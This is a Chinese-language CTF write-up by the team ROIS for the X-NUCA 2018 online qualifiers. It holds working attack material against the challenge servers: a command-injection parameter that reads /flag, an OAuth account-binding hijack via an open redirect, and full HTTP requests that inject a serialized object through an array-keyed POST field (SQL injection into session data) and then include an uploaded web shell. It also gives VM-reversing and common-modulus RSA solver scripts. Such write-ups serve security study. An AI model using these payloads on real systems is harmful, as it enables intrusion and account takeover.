X-NUCA'2018 线上专题赛 Writeup By ROIS

zsx / 2018-11-26 09:50:00 / 浏览数 4998 安全技术 CTF 顶(2) 踩(0)

XNUCA 2018 预赛 ROIS Writeup

WEB

ezdotso

生活总是充满惊喜的。永远相信，美好的事情即将发生。

——尤其是当主办方环境配置错误的情况下，从没有人会想到，`&action=cmd&cmd=cat%20/flag`是如此美妙。

Blog

you can login in the blog services by your username or auth by auth2.0, try to hack it.
http://106.75.66.211:8000/

提交的链接只允许 http://106.75.66.211:8000 开头, 并且长度有限制
已登录用户可以通过下面任意跳转
http://106.75.66.211:8000/main/login?next=//baidu.com

未绑定oauth的用户可以点击绑定跳转到绑定界面
但是返回链接没有对用户做确认. 只要点击绑定返回的连接 就会被绑定成

攻击链:

1. 建立一个 oauth 账号
2. 建立一个 blog 账号
3. 点击绑定新账号, 使用 burp 拦截回调链接

   在自己的服务器写下如下代码

   ```
   <?php
   header('location: http://106.75.66.211:8000/main/oauth/?state=OnmJVKIR0V&code=*********')
   ```

   提交 http://106.75.66.211:8000/main/login?next=//xxxx 给管理员

6. 使用oauth 重新登录 blog 即成为管理员

```
</div>
<div class="content">
<div class="jumbotron">
  <h3>welcome: admin!</h3>
  <p>如果你绑定了第三方账号，下面会显示妳的邮件地址和uuid,如果没有绑定，你可以选择绑定!</p>
  <p>email: cytest02@qq.com</p>
  <p>uuid: flag{30b1651e8445120f66d93c8c5edff507}</p>
</div>
</div>
</div>
</body>
</html>
```

hardphp

题目要求是Get Shell，因此考虑一切能直接执行代码的方案。先从/www.zip扫描危险函数，发现没有，所以只能考虑include等方案。

先进入后台，发现只有登录，没有注册，因此开始源码审计。从/www.zip 拿到源码后，发现注册接口：/user/register，因此注册用户，进入后台。

发现上传接口：

1. 可以上传.php，但文件名被随机化了。
2. 因为.htaccess `php_flag engine off;`的缘故，无法执行代码。
3. 代码审计，发现路径不可控，无法覆盖任意文件或Session。

继续代码审计。从include的角度发现：

1. 其注册了一个autoload接口，这之内有全场唯一的一个include。
2. autoload的文件路径可控，但文件名（即类名）是否可控未知。
3. 考虑Get Shell，猜测类名可控。发现通过控制Controller的值可以部分控制类名，这完全没用，除非上传文件名可控。
4. 通过反序列化可以加载一个新类，如果反序列化值可控，则此处就可以直接include上传的文件。

```
$__action     = isset($_GET['a']) ? strtolower($_GET['a']) : 'index';
$__custom    = isset($_GET['s']) ? strtolower($_GET['s']) : 'custom';
spl_autoload_register('inner_autoload');
function inner_autoload($class){
   GLOBAL $__module,$__custom, $list;
   foreach(array('model','include','controller'.(empty($__module)?'':DS.$__module),$__custom) as $dir){
       $file = APP_DIR.DS.$dir.DS.$class.'.php';
       if(file_exists($file)){
           include $file;
           return;
       }
   }
}
```

因此，考虑反序列化。从反序列化的角度发现：

1. 所有的unserialize均被加入了allowed_classes，因此不能利用。
2. Session不存在文件里，而是从数据库直接读写。

我们的思路现在很已经非常明确了，这也可能是本题唯一的通向RCE的方法：先上传文件，取得后门文件的文件名，之后通过某种手段将恶意序列化内容写入Session，再通
include到我们刚才上传的文件即可。

某种手段是什么呢？

既然到数据库，就寻找注入点。代码审计。全局搜索SELECT、INSERT、UPDATE，发现它所有的输入点（看起来）都没过滤，只是尝试注入无果，后发现一个简易WAF：

```
escape($_REQUEST);
escape($_POST);
escape($_GET);
escape($_SERVER);

function escape(&$arg) {
   if(is_array($arg)) {
       foreach ($arg as &$value) {
           escape($value);
       }
   } else {
       $arg = str_replace(["'", '\\', '(', ')'], ["’", '\\\\', '■', '■'], $arg);
   }
}
```

比较有毒的是，第一次看到把$_SERVER也WAF的题目。事情到这里似乎陷入了僵局，毕竟找不到注入点。但是一般人会把Session存入数据库吗？这里一定有玄机。我们找

```
$username = arg('username');
$password = arg('password');
$ip = arg('REMOTE_ADDR');
$userAgent = arg('HTTP_USER_AGENT');
// ...
$session = new Session($res[0]["id"],time(),$ip,$userAgent);
$_SESSION['data'] = serialize($session);
$_SESSION['username'] = $username;
$this->jump("/main/index");
```

——注意到此处有serialize函数，它能把一个数组包括Key在内都转换成一个字符串，而上述WAF函数并没有对Key进行过滤。那这几个参数可以变成数组吗？

当然可以。注意此处的User-Agent. User-Agent是从头里拿的，我们无法让$_SERVER['HTTP_USER_AGENT']变成数组，怎么办呢？

看看arg函数：


```
function arg($name, $default = null, $trim = false) {
   if (isset($_REQUEST[$name])) {
       $arg = $_REQUEST[$name];
   } elseif (isset($_SERVER[$name])) {
       $arg = $_SERVER[$name];
   } else {
```

```
        $arg = $default;
    }
    if($trim) {
        $arg = trim($arg);
    }
    return $arg;
}
```

因此，只要是POST就行了，没人管他是不是头啦。PHP的POST是支持a[key]=value写法的，因此POST一个HTTP_USER_AGENT['']=1。先在本地试试看。

```
POST /main/login HTTP/1.1
Host: 172.16.123.1:8001
Content-Length: 49
Cache-Control: max-age=0
Origin: http://172.16.123.1:8001
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://172.16.123.1:8001/main/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ja;q=0.7
Cookie: PHPSESSID=49cb2d038a2ae214ae1461df36c0ebc7
Connection: close

username=a&password=123456&HTTP_USER_AGENT['cy|O:32:"ohf7lr1g3wr2zojy2icg5djfof8jk60u":1:{s:1:"a";s:3:"111";}';#]=1
```



从划绿圈处看到，成功了。此处为UPDATE型注入，且不支持多行，不太好利用。


——我只是想改SESSION而已，无所谓了。使用payload', data='NEW DATA';#即可写入数据。

因此最后的做法为：


1. 通过文件上传接口，上传一个Shell到服务器上，并获知其文件名。
2. 通过/main/login，注入恶意数据。其中序列化的类名为刚才的文件名，让autoload去寻找$class.'.php'。

```
POST /main/login HTTP/1.1
Host: d8563d2ce6fe49ed8aa0f90c54dcfff3770a440cb4dc4c5d.game.ichunqiu.com
Content-Length: 126
Cache-Control: max-age=0
Origin: http://d8563d2ce6fe49ed8aa0f90c54dcfff3770a440cb4dc4c5d.game.ichunqiu.com
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: http://d8563d2ce6fe49ed8aa0f90c54dcfff3770a440cb4dc4c5d.game.ichunqiu.com/main/login
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ja;q=0.7
Cookie: chkphone=acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O; PHPSESSID=qb04678jqk7hstq51n46rl4km1
Connection: close

username=a&password=123456&HTTP_USER_AGENT[',data%3d'cy|O:32:"jhaix8qy0k4zzawt23ofykexiarhlz23":1:{s:1:"a";s:3:"111";}';%23]=1
```



1. 通过构造autoload路径/main/upload?c=main&a=upload&s=img/upload，告诉autoload应当去哪儿寻找我们的恶意文件，成功Get Shell.



——结果这个做法竟然是非预期。

Reversing

Code interpreter

要求r4为0

```
09 04 04    xor r4, r4
09 00 00    xor r0, r0
08 01 00    mov r1, ebp[0] // num_0
08 02 01    mov r2, ebp[1] // num_1
08 03 02    mov r3, ebp[2] // num_2
06 01 04    shr r1, 4
05 01 15    mul r1, 0x15
07 00 01    mov r0, r1
```

```
04 00 03    sub r0, r3
01 6b cc 7e 1d  push 0x1d7ecc6b
08 01 03    mov r1, ebp[3] // 0x1d7ecc6b
04 00 01    sub r0, r1
02          pop
0a 04 00    or r4, r0
09 00 00    xor r0, r0
08 01 00    mov r1, ebp[0]
08 02 01    mov r2, ebp[1]
08 03 02    mov r3, ebp[2]
06 03 08    shr r3, 8
05 03 03    mul r3, 0x3
07 00 03    mov r0, r3
03 00 02    add r0, r2
01 7c 79 79 60  push 0x6079797c
08 01 03    mov r1, ebp[3] // 0x6079797c
04 00 01    sub r0, r1
02          pop
0a 04 00    or r4, r0
09 00 00    xor r0, r0
08 01 00    mov r1, ebp[0]
08 02 01    mov r2, ebp[1]
08 03 02    mov r3, ebp[2]
06 01 08    shr r1, 0x8
07 00 01    mov r0, r1
03 00 02    add r0, r2
01 bd bd bc 5f  push 0x5fbcbdbd
08 01 03    mov r1, ebp[3] // 0x5fbcbdbd
04 00 01    sub r0, r1
02          pop
0a 04 00    or r4, r0
00          ret

num0 = 0x??5E????
num1 = 0x??????5E
num2 = 0x??????5E

(num0>>4)*0x15 - num2 == 0x1d7ecc6b
(num2>>8)*0x03 + num1 == 0x6079797c
(num0>>8) + num1 == 0x5fbcbdbd

from z3 import *
num = [BitVec(('x%s' % i),32) for i in range(3)]
s = Solver()
s.add(num[0] & 0xff == 0x5e)
s.add(num[1] & 0xff0000 == 0x5e0000)
s.add(num[2] & 0xff == 0x5e)
s.add((num[0] >> 4)*0x15 - num[2] == 0x1d7ecc6b)
s.add((num[2] >> 8)*0x03 + num[1] == 0x6079797c)
s.add((num[0] >> 8) + num[1] == 0x5fbcbdbd)
print s.check()
if s.check() == sat:
   m = s.model()
   for i in range(3):
       print hex(int("%s" % (m[num[i]])))
```

Crypto

Warm Up

A Buggy Message Distributor
http://static2.ichunqiu.com/icq/resources/fileupload/CTF/echunqiu/xnuca/Warmup_4d5031f93c0f0de54762efb7d0c49fd6.rar

共模攻击

看流量包 Alice, Dave 的N相同

```
import gmpy2
n = 25118186052801903419891574512806521370646053661385577314262283167479853375867074736882903917202574957661470179148882538361
e1 = 7669
```

```
e2 = 6947

message1 = 22917655888781915689291442748409371798632133107968171254672911561608350738343707972881819762532175014157796940212070

message2 = 20494665879116666159961016125949070097530413770391893858215547229071116025581822729798313796823204861624912909030970
# s & t
gcd, s, t = gmpy2.gcdext(e1, e2)
if s < 0:
   s = -s
   message1 = gmpy2.invert(message1, n)
if t < 0:
   t = -t
   message2 = gmpy2.invert(message2, n)
plain = gmpy2.powmod(message1, s, n) * gmpy2.powmod(message2, t, n) % n
print hex(plain)

0x464c41477b673030645f4c75636b5f265f486176335f46756e7d
FLAG{g00d_Luck_&_Hav3_Fun}
```

点击收藏 | 0 关注 | 1

上一篇：2018 XNUCA初赛题解 by... 下一篇：Rotexy：兼备银行木马及勒索软...

1. 1 条回复

wywwzjj 2018-11-26 14:43:31

太强了，ROIS 牛逼

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录